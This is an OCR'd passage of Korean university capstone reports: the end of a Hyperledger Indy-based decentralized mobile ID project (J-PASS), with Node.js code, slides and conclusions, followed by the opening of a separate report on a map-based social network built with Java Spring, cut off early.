  let [credential, revId, revRegDelta, credId] = await indy.credentials.acceptRequestCreateCredential(proverWallet, issuerWallet, credOffer, credReq, credReqMetaData, value);
  await sdk.closeWallet(issuerWallet);
  return [proverWallet, userDid, userVerkey, credential, revId, revRegDelta, credId]
}
```

[그림 9. 주민등록증 발급**]**

사용자 전자주민등록증에 대한 인증을 하고 싶다면, QR코드를 발급 받아야 하며, 이는 사용자 QR페이지에서 가능하다. 사용자 QR코드 페이지를 진입 시에 2차 비밀번호가 필요하며 2차 비밀번호를 올바르게 입력할 시에 QR코드를 발급 받을 수 있다. QR코드 발급 버튼을 누를 시 블록 체인에 접근하여 사용자 지갑에 접근하게 되고, 사용자 지갑을 통해 제출해야 할 정보들을 가공한 정보들을 암호화하여 저장하게 된다. 이 때, 2차비밀번호를 입력하고 인증을 하게 되면, 지갑 페이지에 진입이 가능해지는데, 이때 DB에는 인증 값이 저장되게 된다.(encryptedMessage에서 객체의 값으로 가짐) 이 때, 인증 값은 시간에 따라 변하는 값이다. 그렇기 때문에 QR코드의 값이 위 변조가 되어도 올바른 인증 값이 매칭이 되지 않는다면, 블록체인에서 인증이 되지 않는다. QR코드는 해당 사용자의 이메일로 입력데이터를 받았으며, 만약 공격자가 사용자의 이메일을 알게 되어 QR코드로 변환하여 QR스캐너에 입력한다 하더라도, 사용자가 2차비밀번호 확인과 로그인이 되지 않아 인증에 실패하게 된다.







```
exports.ProverSubmitPresentation = async (proverWallet) => {
  let issuerWallet = await indy.wallet.get(
    process.env.COMMUSERVEICECENTER_WALLET_NAME,
    process.env.COMMUSERVEICECENTER_WALLET_KEY)
  let verifierWallet = await indy.wallet.get(
    process.env.STORE_WALLET_NAME,
    process.env.STORE_WALLET_KEY)
  let issuerDid = await indy.did.getDidFromWallet(issuerWallet);
  let revRegDefId = await indy.did.getEndpointDidAttribute(issuerWallet, 'revocation_registry_id')

  let [proverRevRegDelta, timestampOfDelta] = await indy.ledger.getRevRegDelta(await indy.pool.get(), issuerDid, revRegDefId[0], 0, indy.utils.getCurrentTimeInSeconds())
  let [proofRequest, credsForProof, requestedCreds] = await exports.createVerificationPresentation(issuerWallet, proverWallet, timestampOfDelta)

  let message = [proverWallet, proverRevRegDelta, timestampOfDelta, proofRequest, credsForProof, requestedCreds]
  console.log(message)
  let authCryptMessage = await indy.crypto.authCrypt(proverWallet, verifierWallet, message)
  await sdk.closeWallet(issuerWallet)
  await sdk.closeWallet(verifierWallet);
  return authCryptMessage;
```

```
__v: 0
encryptedMessage: "{"protected":"eyJlbmMiOiJ4Y2hhY2hhMjBwb2x5MTMwNV9pZXRmIiwidHlwIjoiSldN…"
```

[그림 10. 사용자 인증 **QR**코드 발급 진입 및 코드**]**

사용자의 QR코드 스캔 시, 관리자 권한을 부여 받은 인증처에서만 진입이 가능하며, 인증처에서 성인인증을 원하는 사용자가 QR코드를 발급받아 스캔 시, RAW데이터로 사용자의 이메일 값이 반환이 되며, 이와 동시에 블록체인에는 사용자의 이메일을 통해 해시화 된 데이터들을 반환을 진행하고, 반환 받은 값을 복호화를 진행하고, 이와 동시에 블록체인에 검증자의 지갑에 접근하며, 복호화된 정보를 통해 사용자의 지갑과 DID에 접근하여, 레저에 저장된 필요한 정보만을 가공한 VP에 적합한 지 True 혹은 False 값으로 반환하게 된다. 이 때 True값으로 반환을 한다면, 사용자의 성인인증에 성공하게 된 것이고, 성인인증에 성공하였다고 알람이 뜨게 된다.



```
exports.verifyProof = async (encryptedMessage) => {
  let verifierWallet = await indy.wallet.get(process.env.STORE_WALLET_NAME, process.env.STORE_WALLET_KEY);
  let verifierDid = await indy.did.getDidFromWallet(verifierWallet);
  let decryptedMessage = await indy.crypto.authDecrypt(verifierWallet, encryptedMessage)
  let userData = JSON.parse(decryptedMessage["message"]);

  console.log(typeof userData);
  let proverWallet = userData[0];

  let proverDid = await indy.did.getDidFromWallet(proverWallet);

  let masterSecretId = await indy.crypto.getMasterSecretId(proverWallet);
  let [provSchemas, provCredDefs, provRevocStates] = await indy.ledger.proverGetEntitiesFromLedger(proverWallet, proverDid, userData[4], userData[1], userData[2]);

  let proof = await sdk.proverCreateProof(proverWallet, userData[3], userData[5], masterSecretId, provSchemas, provCredDefs, provRevocStates);
  let [schemas, credDefs, revRegDefs, revRegs] = await indy.ledger.verifierGetEntitiesFromLedger(verifierDid, proof["identifiers"])
  const result = await sdk.verifierVerifyProof(userData[3], proof, schemas, credDefs, revRegDefs, revRegs);

  await sdk.closeWallet(proverWallet);
  await sdk.closeWallet(verifierWallet);
  return result
}
```

[그림 11. 관리자 **QR**코드 스캔**]**

로그아웃 시 사용자의 발급된 토큰이 빈 값으로 변경이 되며, 사용자의 쿠키 값이 DB에서 빈 값으로 저장이 되게 된다. 해당 사용자는 로그인 유지가 해지가 되며, 사용자는 서비스를 사용해야할 시 재로그인을 해야한다.

```
module.exports = {
  get: (req, res) => {
    console.log(req.user._id);
    User.findOneAndUpdate({ _id: req.user._id }, { token: "" }, (err, user) => {
      if (err) return res.json({ success: false, err });
      return res.status(200).send({
        success: true,
      });
    });
  },
};
```

[그림 12. 로그아웃**]**

4. 결론

4.1결론 및 기대효과

모바일 신분증을 사용하면 일일이 신분증을 가지고 다닐 필요성이 사라지고, 스캔 등의 절차 없이 온라인 환경에서도 간편하게 이용할 수 있다는 장점을 가지고 있다. 확인하는 사람이 원하는 정보만 제공할 수도 있어서 개인정보 노출에 대한 우려도 적어 안전하고 편리한 서비스를 제공해 줄 것이다.

4.2 향후 과제

추가적인 기능이 제대로 구현되어 있지 않다. 제일 적합한 서비스는 모바일 어플리케이션이 제일 적합하며, 가시성을 위해서 웹 어플리케이션으로 제작하였다. 추가적인 모바일 어플리케이션 개발을 한다면, 더 적절히 사용이 가능하다. 그리고 인증처에서는 사용자가 인증을 한 후 사용자의 기록을 남길 수 있도록 리스트 화하여 데이터를 날짜 별로 저장한다면, 사용자의 인증 시간까지 추적이 가능하다.

기존의 서비스에서 성인 인증 서비스의 예시로 들었으며, 해당 연구는 가상의 정부와 가상의 인증처를 구축하였고, 사설 블록체인 네트워크를 구축하였다. 만약 W3C에서 제공한 DID 표준에 맞춰 추가 개발한다면, 블록체인 네트워크에 대학증명서, 졸업증명서 등과 같은 다양한 증명서를 인증을 할 수 있으며, 다양한 서비스로 영지식 증명을 이용할 수 있다.

아직 서비스 보안적인 측면에서 부족한 점이 있다. 서비스 형태에 적절하게 추가 보안적인 보완을 시도할 예정이다.

5. 참고자료

- 자기주권 신원증명 구조 분석서 – 윤대근
- W3C DID 표준 - https://www.w3.org/TR/did-core/
- Hyperledger Indy indy-sdk Github
  - https://github.com/hyperledger/indy-sdk
- 자기주권 신원 생태계를 위한 신뢰할 수 있는 통신 방법 – 최규현,김근형


6. 별첨

6.1 깃허브 주소 - **https://github.com/ehdclr/capstonefinal.git**

6.2 웹서비스 주소 – **https://www.jpass-app.com**

6.3 발표자료


CH.1
최종장박봉
팀원 소개
역할 소개
CH.2
개발동기
CH.3
블록체인
기존 방식 문제
블록체인 소개
CH.4
본론
DID
개발환경 도구
서비스 구성도
CH.5
결론
기대효과
Q&A


CH.1
최종장박봉
팀원 소개
역할 소개
이현종 (팀장) 총괄 백엔드 및 블록체인 네트워크 개발
박주형 (팀원) DB 개발 프론트엔드 개발
이강봉 (팀원) DB 개발 프론트엔드 개발
장예진 (팀원) 프론트엔드 개발
최유진 (팀원) 프론트엔드 개발

CH.2

개발동기

J-PASS 개발 개요

현 주민등록증은 사용자의 **개인정보가 그대로 노출**되어 타인에게 쉽게 개인정보가 유출되기도 하며, 각종 첨단 장비를 통한 위 변조를 통하여 이를 방지하기 어려워지면서 이를 방지하기 위해 **탈중앙화 신원증명(Decentralized Identity, DID)**기반 모바일 신분증을 기획하게 되었다.

CH.3

블록체인

기존 방식 문제

기존 방식 문제

기존의 회원가입 방식은 중앙제어 관리 방식으로 웹사이트 자체에 개인정보를 입력하여, 회원가입을 하였다.
사용자는 각 웹사이트마다 자신의 개인정보를 입력 해야 하는 번거로움을 겪었다. 이를 극복하기 위해 기존 가입된 홈페이지를 통해 다른 웹사이트에 간편 회원가입이 가능하게 만든 SSO(Single Sign On, 통합 로그인)방식이 생기기도 하였다. (구글, NAVER 등)
이러한 방식은 중앙 관리자가 개인정보를 유출하게 될 위험성이 있다.
(실제로 페이스북과 구글은 수백만명의 개인정보를 유출한 사례가 있다.)

CH.3

블록체인

불록체인 소개

블록체인 소개


P2P(Peer to Peer) 네트워크를 통해서 관리되는 분산 데이터베이스의 형태로 분산처리와 암호화 기술을 동시에 적용하여 높은 보안성을 확보하는 한편 신속성과 투명성을 특징으로 한다.

블록 단위의 소규모 데이터들이 체인 형태로 무수히 연결되어 있어 누구도 임의로 수정할 수 없고, 누구나 변경의 결과를 열람할 수 있다는 것이 특징이다.

CH.3

블록체인

불록체인 소개



기존 중앙 기관으로 인해 관리 되었던 중앙집중 서버 방식에서 벗어나 탈중앙화 된 구조를 가지게 되어 안전한 거래를 가능하도록 만들었다.

CH.4

본론

DID

DID

블록체인을 기반으로 한 탈중앙화 신원증명 (Decentralized Identifier, DID)은 블록체인의 특장점을 활용하여 중앙 시스템에 의해 통제되던 기존 신원확인 방식과 달리 개개인이 자신의 정보에 대한 완전한 통제권을 갖도록 하는 기술이다.

SSI(Self-Sovereign Identity, 자기주권 신원증명)에 사용된다.


CH.4

본론

DID

SSI 구성요소

DID, DID Document, Verifiable Credential(VC),
Verifiable Presentation(VP)
VC : (보관용 ID), VP : (제출용 ID)
ZKP(Zero-Knowledge Proof)을 사용하면 속성을 알려주지 않고 검증 가능



CH.4

본론

개발환경 도구

CH.4

본론

개발환경 도구

HYPERLEDGER INDY

① 사용자 자신 외 아무도 아이덴티티를 변경/제거/삭제 할 수 없다. 자기 주권이 가능
② 인디에서 만든 아이덴티티는 여러 응용프로그램과 도메인에서 사용할 수 있고, 호환가능
③ DID를 사용하기 때문에 DID는 단일 사용자가 고유하게 소유하고 있기 때문에 ID 도용 문제 해결
④ RBFT 합의 알고리즘을 사용하여 효율적인 합의
⑤ ZKP(영지식증명)을 사용하여 다른 정보를 공개하지 않고 필요한 정보만 공개

Validation


Access	Permissionless	Permissioned
Public	Bitcoin, Ethereum	Hyperledger Indy, Ripple
Private	Hollochain, LTO Network	Hyperledger Fabric, R3 Corda

CH.4

본론

서비스 구성도

초기 설정




CH.4

본론

서비스 구성도

서비스 시나리오




CH.4

본론

개발 내용

개발 내용 -회원가입



```
const { User } = require("../../models/User");
const indy = require("../../indy/index");

module.exports = {
  post: async (req, res) => {
    const user = new User(req.body);
    try {
      await user.save();
      let userData = await User.findOne({email: req.body.email});
      await indy.wallet.newRegister(null, userData.email, userData.password);
      return res.status(200).json({
        success: true
      })
    } catch (e) {
      return res.status(400).json({
        success: false, e
      })
    }
  },
};
```

회원가입시 사용자의 정보를 입력하고,
비밀번호, 2차비밀번호는 해시화하여 DB에 저장

```
exports.newRegister = async function (didInfoParam, walletName, walletKey) {
  await sdk.createWallet(
    { id: walletName },
    { key: walletKey }
  );
  return
}
```

블록체인에 사용자의 지갑을 생성

CH.4

본론

개발 내용

개발 내용 -로그인


```
post: (req, res) => {
  User.findOne({ email: req.body.email }, (err, user) => {
    if (!user) {
      return res.json({
        loginSuccess: false,
        message: "제공된 이메일에 해당하는 유저가 없습니다.",
      });
    }

    user.comparePassword(req.body.password, (err, isMatch) => {
      if (!isMatch)
        return res.json({
          loginSuccess: false,
          message: "비밀번호가 틀렸습니다.",
        });

      user.generateToken((err, user) => {
        if (err) return res.status(400).send(err);

        res.cookie("x_auth", user.token).status(200).json({
          loginSuccess: true,
          userId: user._id,
          userToken: user.token,
        });
      });
    });
  });
},
```

CH.4

본론

개발 내용

개발 내용 - 발급




블록체인에 사용자의 DID에 대한 VC 생성

CH.4


본론

개발 내용

개발 내용 - QR



VP에 대한 사용자 VC 정보 가공




CH.4

본론

개발 내용

개발 내용 - QR




```
export verifyProof = async (encryptedMessage) => {
  let verifierWallet = await indy.wallet.get(process.env.STORE_WALLET_NAME, process.env.STORE_WALLET_KEY);
  let verifierDid = await indy.did.getDidFromWallet(verifierWallet);
  let decryptedMessage = await indy.crypto.authDecrypt(verifierWallet, encryptedMessage)
  let userData = JSON.parse(decryptedMessage["message"]);

  console.log(typeof userData);
  let proverWallet = userData[0];

  let proverDid = await indy.did.getDidFromWallet(proverWallet);

  let masterSecretId = await indy.crypto.getMasterSecretId(proverWallet);
  let [provSchemas, provCredDefs, provRevocStates] = await indy.ledger.proverGetEntitiesFromLedger(proverWallet, proverDid, userData[4], userData[1], userData[2]);

  let proof = await sdk.proverCreateProof(proverWallet, userData[3], userData[5], masterSecretId, provSchemas, provCredDefs, provRevocStates);
  let [schemas, credDefs, revRegDefs, revRegs] = await indy.ledger.verifierGetEntitiesFromLedger(verifierDid, proof["identifiers"])
  const result = await sdk.verifierVerifyProof(userData[3], proof, schemas, credDefs, revRegDefs, revRegs);

  await sdk.closeWallet(proverWallet);
  await sdk.closeWallet(verifierWallet);
  return result
}
```

인증처는 VP에 대한 사용자 인증

CH.5

결론

기대효과

기대효과

① 필요한 정보만을 제출하기 때문에 안전한 제출 가능

② 블록체인을 사용하기 때문에 무결성과 보안성을 갖춤

③ 사용자 개인이 자신의 신원 정보를 관리하기 용이

향후 계획

Q&A

지도기반 SNS

팀　　명 :　maps
지도 교수 : 이병천 교수님
팀　　장 :　김정식
팀　　원 :　김현욱
　　서영우
　　이용석

2022. 11
중부대학교 정보보호학과

목 차

1. 서론

1.1 연구 배경

Java Spring으로 웹기반 SNS를 만들어 이용자가 단순히 사진 및 글을 작성하는 것이 아닌 지도 기반으로 사진을 올려 다른 사용자들이 한눈에 보기 쉽도록 작성하는 웹페이지를 개발하였습니다.

1.2 연구 필요성

SNS의 발전으로 다양한 핫 플레이스 및 맛집들이 공유가 되어지고 있는데 위치를 정확히 알아내지 못하는 경우도 존재하고 안다고 하더라도 인터넷에 검색을 하는 일이 많다. 이를 해결하기 위해 더욱 직관적으로 위치를 볼 수 있도록 해주는 웹 기반 SNS를 개발하였다.

1.3 연구 목표

다양한 사람들이 자신만의 장소 및 공유하고 싶은 장소를 자유롭게 올리고 공유 가능하도록 하는 것이 목표이며, 추후 지도를 이용한 다양한 기능을 추가해 더 많은 사용자들이 즐길 수 있는 웹 SNS를 개발하는 것이 목표이다.

2. 관련 연구

2.1 JAVA

자바(Java)는 1995년 썬 마이크로시스템즈에서 발표한 객체 지향 프로그래밍 언어입니다. 자바는 가능한 적은 종속성을 갖도록 설계되었으며 "Programmers wirte once, run anywhere(WORA)" 와 같이 한번 작성한 코드를 모든 플랫폼에서 작동 시킬 수 있는 범용적인 언어입니다. 전 세계의 많은 Back end 개발자가 선택하는 언어이며 전 세계적으로 보고된 개발자는 9백만 명입니다. 또한 Android 앱 개발을 위한 유일한 공식 언어입니다.
자바는 Amazon, Twitter, Netflix 등 많은 서비스에서 사용하고 있으며

게임 콘솔, 슈퍼컴퓨터 등 많은 곳에서 실행 가능합니다.
대한민국 전자정부표준 프레임워크는 Java 프레임워크인 Spring 입니다

2.2 Spring

JAVA의 웹 프레임워크로 JAVA 언어를 기반으로 사용한다. JAVA로 다양한 어플리케이션을 만들기 위한 프로그래밍 틀이라 할 수 있다.
옛날에 비교하면 지금은 JAVA의 활용도가 높아졌고 따라서 프로젝트 규모도 커졌다. JAVA를 이용한 기술은 JSP, MyBatis, JPA 등 여러가지가 있는데 즉, 이 기술들이 프로젝트에 많이 쓰인다고 할 수 있다. Spring은 이 기술들을 더 편하게 사용하기 위해 만들어진 것이다.
프로젝트를 진행하다 보면 아무리 분업을 해도 분명 중복되는 코드가 있기 마련이다. Spring은 이런 중복코드의 사용률을 줄여주고, 비즈니스 로직을 더 간단하게 해줄 수 있다.
결론적으로 Spring이란 JAVA 기술들을 더 쉽게 사용할 수 있게 해주는 오픈소스 프레임 워크이다.

2.3 Gradle

Gradle은 그루비를 이용한 빌드 자동화 시스템이다. Groovy와 유사한 도메인 언어를 채용하였으며, 현재 안드로이드 앱을 만드는데 필요한 안드로이드 스튜디오의 공식 빌드 시스템이기도 하다. Java, C/C++, 파이썬 등과 같은 여러 가지 언어를 지원한다.

2.4 JPA

자바 퍼시스턴스 API 또는 자바 지속성 API(Java Persistence API, JPA)는 자바 플랫폼 SE와 자바 플랫폼 EE를 사용하는 응용프로그램에서 관계형 데이터베이스의 관리를 표현하는 자바 API이다.
기존에 EJB에서 제공되던 엔터티 빈(Entity Bean)을 대체하는 기술이다. 자바 퍼시스턴스 API는 JSR 220에서 정의된 EJB 3.0 스펙의 일부로 정의가 되어 있지만 EJB 컨테이너에 의존하지 않으며 EJB, 웹 모듈 및 Java SE 클라이언트에서 모두 사용이 가능하다. 또한, 사용자가 원하는 퍼시스턴스 프로바이더 구현체를 선택해서 사용할 수 있다.

2.5 JavaScript

자바스크립트(영어: JavaScript)는 객체 기반의 스크립트 프로그래밍 언어이다. 이 언어는 웹 브라우저 내에서 주로 사용되며, 다른 응용 프로그램의 내장 객체에도 접근할 수 있는 기능을 가지고 있다. 또한 Node.js와 같은 런타임 환경과 같이 서버 프로그래밍에도 사용되고 있다. 자바스크립트는 본래 넷스케이프 커뮤니케이션즈 코퍼레이션의 브렌
던 아이크(Brendan Eich)가 처음에는 모카(Mocha)라는 이름으로, 나중에는 라이브스크립트(LiveScript)라는 이름으로 개발하였으며, 최종적으로 자바스크립트가 되었다. 자바스크립트가 썬 마이크로시스템즈의 자바
와 구문이 유사한 점도 있지만, 이는 사실 두 언어 모두 C 언어의 기본 구문에 바탕을 뒀기 때문이고, 자바와 자바스크립트는 직접적인 연관성은 약하다. 이름과 구문 외에는 자바보다 셀프나 스킴과 유사성이 많다. 자바스크립트는 ECMA스크립트(ECMAScript)의 표준 사양을 가장 잘 구현한 언어로 인정받고 있으며 ECMAScript 5(ES5)까지는 대부분의 브라우저에서 기본적으로 지원되었으나 ECMAScript 6 이후부터는 브라우저 호환성을 위해 트랜스파일러로 컴파일된다.

2.6 Thymeleaf

Thymeleaf는 웹 및 웹이 아닌 환경 모두에서 작동할 수 있는 Java XML/XHTML/HTML5 템플릿 엔진입니다. MVC 기반 웹 애플리케이션의 뷰 레이어에서 XHTML/HTML5를 제공하는 데 더 적합하지만 오프라인 환경에서도 모든 XML 파일을 처리할 수 있습니다.

2.7 AWS S3

아마존 S3는 아마존 웹 서비스에서 제공하는 온라인 스토리지 웹 서비스이다. 아마존 S3는 웹 서비스 인터페이스를 통해 스토리지를 제공한다. 아마존이 S3를 출시하고 최초로 공개적으로 웹서비스를 이용할 수 있게 된 것은 2006년 3월 미국 그리고 유럽은 2007년 11월이다.

2.8 Heroku

헤로쿠 주식회사는 웹 애플리케이션 배치 모델로 사용되는 여러 프로그래밍 언어를 지원하는 클라우드 PaaS이다.

3. 본론

3.1 시스템 구성


백엔드는 JAVA Spring Boot, Security를 사용하고, 프론트는 Spring과 자주 사용하는 Thymeleaf를 사용하여 개발하였다.
Kakaomap API를 사용하여 지도상에 다양한 기능을 구현하였으며, ajax를 사용하여 좋아요 및 팔로우 등의 기능을 비동기식으로 처리하였다.

3.2 웹사이트

Java

